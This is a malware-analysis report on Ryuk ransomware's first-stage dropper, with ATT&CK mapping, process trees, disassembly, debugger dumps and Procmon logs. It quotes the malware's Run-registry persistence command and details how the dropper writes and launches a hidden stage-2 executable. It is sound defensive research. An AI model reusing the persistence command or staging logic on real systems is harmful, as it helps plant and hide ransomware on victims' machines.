


From Infection to Encryption: Tracing the Impact of RYUK

Detailed Analysis of Ryuk Ransomware

Shayan Ahmed Khan

THREAT RESEARCHER shayanjadoon.sj@gmail.com

[LinkedIn]
[Github]
[Medium]
[Website]

Executive Summary

This analysis report provides a detailed examination of the Ryuk ransomware, a sophisticated threat leveraging a potent combination of a high-speed multi-threaded encryptor, AES, and RSA encryption algorithms. Ryuk employs advanced techniques such as process injection, significantly increasing the speed of infection by exploiting a multitude of processes concurrently.


Key Findings:

1. **Multi-Threading Encryptor:** Ryuk incorporates a remarkably fast multi-threading encryptor, demonstrating a high level of sophistication in its encryption capabilities. This design enhances the efficiency of the encryption process, allowing for rapid compromise of targeted files and system resources.
2. **Encryption Algorithms:** The malware utilizes a combination of the Advanced Encryption Standard (AES) and the Rivest–Shamir–Adleman (RSA) encryption algorithms. This dual-encryption approach contributes to the ransomware's resilience and complexity, making it challenging for victims to recover their data without the decryption key.
3. **Process Injection Technique:** Ryuk employs process injection as a mechanism to infiltrate and propagate within the target system. This technique involves injecting malicious code into legitimate processes, enabling the ransomware to evade detection and resist traditional security measures.
4. **Exponential Speed Enhancement:** By leveraging process injection across a multitude of processes simultaneously, Ryuk achieves an exponential increase in the speed of infection. This strategic approach allows the malware to swiftly propagate through the target environment, compromising a broad range of system components.
5. **Network Share Encryption:** Ryuk exhibits a novel behavior by actively seeking and encrypting network shares. This expansion of its target scope heightens the potential for lateral movement within organizational networks, resulting in a more pervasive and damaging impact on shared resources.

S.No	Tactics	Techniques	Sub-Techniques	TTP in Report
1	Defense Evasion	Obfuscated Files or Information	Embedded payload	Stage1 dropper
2	Defense Evasion	Indicator Removal	File Deletion	Stage2 dropper deletes stage1
3	Persistence	Boot or Logon Autostart Execution	Registry Run Keys/Start up Folder	Persistence
4	Privilege Escalation	Access Token Manipulation	--	Privilege Escalation
5	Discovery	Process discovery	--	Process Enumeration
6	Defense Evasion	Process Injection	Portable Executable Injection	Process Injection
7	Defense Evasion	Obfuscated Files or Information	Dynamic API resolution	Encryption (obfuscated APIs)
8	Impact	Data Encrypted for Impact	--	Encryption
9	Discovery	Network Share Discovery	--	Network Enumeration
10	Impact	Inhibit System Recovery	--	Delete backups
11	Impact	Service Stop	--	Service stop

Overview

Ryuk ransomware uses **multi-threaded** fast encryption which also injects itself into many different processes and create persistence to be automatically executed on every start-up. All these things combined makes RYUK ransomware very dangerous.



Ryuk Ransomware Life Cycle


The initial dropper extracts Ryuk ransomware and executes it by giving path of itself as parameter. Ryuk ransomware takes the parameter and first deletes the dropper then moves on to create persistence by adding itself in Run Registry Keys. The next step is to inject itself in all available processes with the exception of only a few. Finally, it uses a multi-threaded encryptor that uses the combination of AES and RSA encryption algorithms to achieve a very fast encryption and leaves a ransom note in every directory.

THREAT REPORT: RYUK Ransomware

This is a detailed technical analysis of Ryuk Ransomware. The flow of this section would be in an order of steps that I performed during my analysis. At first, I always detonate the malware and see what I can get from the initial detonation by looking at its process tree, the impact, the network activity and any visible changes made to the system.

Initial Detonation:

The initial detonation shows that the dropper extracted stage2 malware which in turn add some changes in the registries as shown by the process tree in screenshot below:



Process Tree

☐ Only show processes still running at end of current trace


☑ Timelines cover displayed events only

Process	Description	Image Path	Life Time	Company	Owner	Comr
OneDrive.exe (5532)	Microsoft OneDrive	C:\Users\shaddy\...		Microsoft Corporat...	DESKTOP-002IH...	"C:\U
OneDrive.exe (3420)	Microsoft OneDrive	C:\Users\shaddy\...		Microsoft Corporat...	DESKTOP-002IH...	"C:\U
WerFault.exe (1380)	Windows Problem...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-002IH...	C:\Wi
OneDrive.exe (212832)	Microsoft OneDrive	C:\Users\shaddy\...		Microsoft Corporat...	DESKTOP-002IH...	"C:\U
OneDrive.exe (40415	Microsoft OneDrive	C:\Users\shaddy\...		Microsoft Corporat...	DESKTOP-002IH...	"C:\U
WerFault.exe (40516	Windows Problem...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-002IH...	C:\Wi
OneDrive.exe (48	Microsoft OneDrive	C:\Users\shaddy\...		Microsoft Corporat...	DESKTOP-002IH...	"C:\U
Procmon.exe (1632)	Process Monitor	C:\Tools\sysintem...		Sysintemals - ww...	DESKTOP-002IH...	"C:\T
Procmon64.exe (816)	Process Monitor	C:\Users\shaddy\...		Sysintemals - ww...	DESKTOP-002IH...	"C:\U
ProcessHacker.exe (4856)	Process Hacker	C:\Program Files\...		wj32	DESKTOP-002IH...	"C:\P
cports.exe (4152)	CurrPorts	C:\Users\shaddy\...		NirSoft	DESKTOP-002IH...	"C:\U
23f8aa94ffb3c08a62735fe7fee		C:\Users\shaddy\...			DESKTOP-002IH...	"C:\U
yxrNV.exe (6460)		C:\users\Public\y...			DESKTOP-002IH...	"C:\us
cmd.exe (2268)	Windows Comma...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-002IH...	"C:\W
Conhost.exe (4908)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-002IH...	\??\C
reg.exe (2276)	Registry Console ...	C:\Windows\syst...		Microsoft Corporat...	DESKTOP-002IH...	REG
NOTEPAD.EXE (266680)	Notepad	C:\Windows\syst...		Microsoft Corporat...	DESKTOP-002IH...	"C:\W

1	Original sample	yxrNV.exe with original sample as parameter: "C:\users\Public\yxrNV.exe" C:\Users\shaddy\Desktop\23f8aa94ffb3c08a62735fe7fee5799880a8f322ce1d55ec49a13a3f85312db2.exe	Cmd.exe with parameter of: "C:\Windows\System32\cmd.exe" /C REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d "C:\users\Public\yxrNV.exe" /f	Reg.exe with parameter: REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d "C:\users\Public\yxrNV.exe" /f

After some time from the initial detonation, I received multiple UAC prompt to allow the cmd admin privileges because I did not execute the initial dropper with admin privileges. From the process tree and UAC prompt requests I found the path on which the stage2 RYUK ransomware and another malicious bat file were extracted by malware.

There were some files created in the “**Users\Public**” folder which had hidden attributes.




desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB
RyukReadMe.txt	11/9/2023 3:02 AM	Text Document	1 KB
sys	11/9/2023 3:01 AM	File	0 KB
window.bat	11/9/2023 3:19 AM	Windows Batch File	2 KB
yxrNV.exe	11/9/2023 3:01 AM	Application	171 KB

Stage1: Dropper

From the static analysis of dropper, I have found so many suspicious strings which were actually a part of its second stage payload, therefore I will not list those strings here, instead I will write all the steps that stage1 dropper performs in its execution.

1. Checks Windows Version: and decides the path for extracting stage2 malware
   a. **Users\Public**
   b. **Documents\Default User**
2. Selects a 5-letter random word: and appends .exe at its end
3. Create File: using **CreateFileW** on selected path with the 5-letter name
   a. File is created with hidden attributes
4. Check Architecture: to extract stage2 malware from data section
   a. 32-bit embedded stage2 malware
   b. 64-bit embedded stage2 malware



```
.text:00C91457 push    edi             ; lpSecurityAttributes
.text:00C91458 push    edi             ; dwShareMode
.text:00C91459 push    40000000h       ; dwDesiredAccess
.text:00C9145E lea     eax, [ebp+FileName]
.text:00C91465 call    esi ; CreateFileW

.text:00C91469
.text:00C91469 loc_C91469:
.text:00C91469 push    offset LibFileName ; "kernel32.dll"
.text:00C9146E mov     [ebp+NumberOfBytesWritten], edi
.text:00C91471 mov     [ebp+var_4], edi
.text:00C91474 call    ds:LoadLibraryA
.text:00C9147A mov     esi, offset aIswow64process ; "IsWow64Process"
.text:00C91482 lea     edi, [ebp+ProcName]
.text:00C91485 lea     ecx, [ebp+ProcName]
.text:00C91488 push    ecx             ; lpProcName
.text:00C91489 movsd
.text:00C9148A push    eax             ; hModule
00.00% (110,4164) (521,361) 0000087A 000000000C9147A: sub_C91260+21A (Synchronized with EIP)
```

```
EAX 76300000 ↳ KERNEL32.DLL:76300000
EBX 00000164 ↳
ECX 00E20000 ↳ debug061:00E20000
EDX 00E20000 ↳ debug061:00E20000
ESI 763233E0 ↳ KERNEL32.DLL:kernel32_CreateF
EDI 00000000 ↳
EBP 00DFFDE8 ↳ Stack[00001688]:00DFFDE8
ESP 00DFF1B4 ↳ Stack[00001688]:00DFF1B4

ID   0
VIP  0
VIF  0
AC   0
VM   0
RF   0
NT   0
IOPL 0
OF   0
DF   0
```

Path
C:\Users\shaddy\Desktop\23f8aa94ffb3c08a62735fe7fee5799880a8f3


Decimal	Hex	State	Name
5768	1688	Ready	23f8aa94ffb3c08a627...
2576	A10	Ready	77E05940

```
0C91000  55 8B EC 8B 4D 0C 56 57  8B 7D 08 85 C9 75 03 8D  U‹ì‹M.VW‹}.…Éu..
0C91010  4F 20 8B 45 10 89 47 30  8B 45 14 89 47 34 8D 47  O ‹E.‰G0‹E.‰G4.G
0C91020  18 50 57 68 23 11 C9 00  51 E8 3D 16 00 00 8B F0  .PWh#.É.Qè=...‹ð
0C91030  83 C4 10 85 F6 74 0D 7E  1E 0F B7 F6 81 CE 00 00  ƒÄ.…öt.~..·ö.Î..
0C91040  07 80 EB 13 8B 4F 04 0F  B7 01 50 51 6A 02 57 E8  .€ë.‹O..·.PQj.Wè
0C91050  09 00 00 00 83 C4 10 5F  8B C6 5E 5D C3 55 8B EC  ....ƒÄ._‹Æ^]ÃU‹ì
0C91060  FF 75 14 8B 45 08 FF 75  10 FF 75 0C FF 70 1C FF  ÿu.‹E.ÿu.ÿu.ÿp.ÿ
```

```
00DFF1B0  00CA0A28  .rdata:LibFileName
00DFF1B4  00000000
00DFF1B8  00CF0BC8  .data:unk_CF0BC8
00DFF1BC  00ACA000  TIB[00001688]:00ACA000
00DFF1C0  003A0043
00DFF1C4  0055005C
UNKNOWN 0000000000DFF1B4: Stack[00 (Synchronized with ESP)
```

Time ...	Process Name	PID	Operation	Path
3:50:4...	23f8aa94ffb3c0...	6680	RegQueryVa...	HKLM\System\CurrentControlS
3:59:2...	23f8aa94ffb3c0...	6680	CreateFile	C:\Users\Public\vxTAm.exe
3:54:3...	23f8aa94ffb3c0...	6680	Thread Create	

5. Execute Stage2: with ShellExecuteW
   a. Execute stage2 with path of stage1 malware as parameter



```
.text:00C914D4
.text:00C914D4 loc_C914D4:                     ; hFile
.text:00C914D4 push    ebx
.text:00C914D5 call    ds:WriteFile
.text:00C914DB push    ebx                     ; hObject
.text:00C914DC call    ds:CloseHandle
.text:00C914E2 xor     ecx, ecx
.text:00C914E4 lea     eax, [ebp+Filename]
.text:00C914EA push    ecx                     ; nShowCmd
.text:00C914EB push    ecx                     ; lpDirectory
.text:00C914EC push    eax                     ; lpParameters
.text:00C914ED lea     eax, [ebp+FileName]
.text:00C914F3 push    eax                     ; lpFile
.text:00C914F4 push    ecx                     ; lpOperation
.text:00C914F5 push    ecx                     ; hwnd
.text:00C914F6 call    ds:ShellExecuteW
.text:00C914FC pop     edi
.text:00C914FD pop     esi
.text:00C914FE xor     eax, eax
.text:00C91500 pop     ebx
```

```
0.00% (132,5083) (734,337) 000008F6 0000000000C914F6: sub_C91260+296 (Synchronized with EIP)
```

```
EAX 00DFF9F4 ↳ Stack[00001688]:00DFF9F4
EBX 00000164 ↳
ECX 00000000 ↳
EDX 00000000 ↳
ESI 76320980 ↳ KERNEL32.DLL:kernel32_IsWow64
EDI 00DFFDD7 ↳ Stack[00001688]:00DFFDD7
EBP 00DFFDE8 ↳ Stack[00001688]:00DFFDE8
ESP 00DFF19C ↳ Stack[00001688]:00DFF19C
```

```
ID   0
VIP  0
VIF  0
AC   0
VM   0
RF   0
NT   0
IOPL 0
OF   0
DF   0
```

```
Path
C:\Users\shaddy\Desktop\23f8aa94ffb3c08a62735fe7fee5799880a8f3
```

```
Decimal  Hex   State  Name
5768     1688  Ready  23f8aa94ffb3c08a627...
2576     A10   Ready  77E05940
```

```
Time ...   Process Name       PID   Operation       Path
3:50:4...  23f8aa94ffb3c0...  6680  RegQueryVa...   HKLM\System\CurrentControlSet\
3:51:5...  23f8aa94ffb3c0...  6680  QueryNameI...   C:\Users\shaddy\Desktop\23f8aa
3:59:2...  23f8aa94ffb3c0...  6680  CreateFile      C:\Users\Public\vxTAm.exe
3:54:3...  23f8aa94ffb3c0...  6680  Thread Create
4:09:5...  23f8aa94ffb3c0...  6680  WriteFile       C:\Users\Public\vxTAm.exe
4:10:0...  23f8aa94ffb3c0...  6680  CloseFile       C:\Users\Public\vxTAm.exe
```

Stage2: RYUK Ransomware

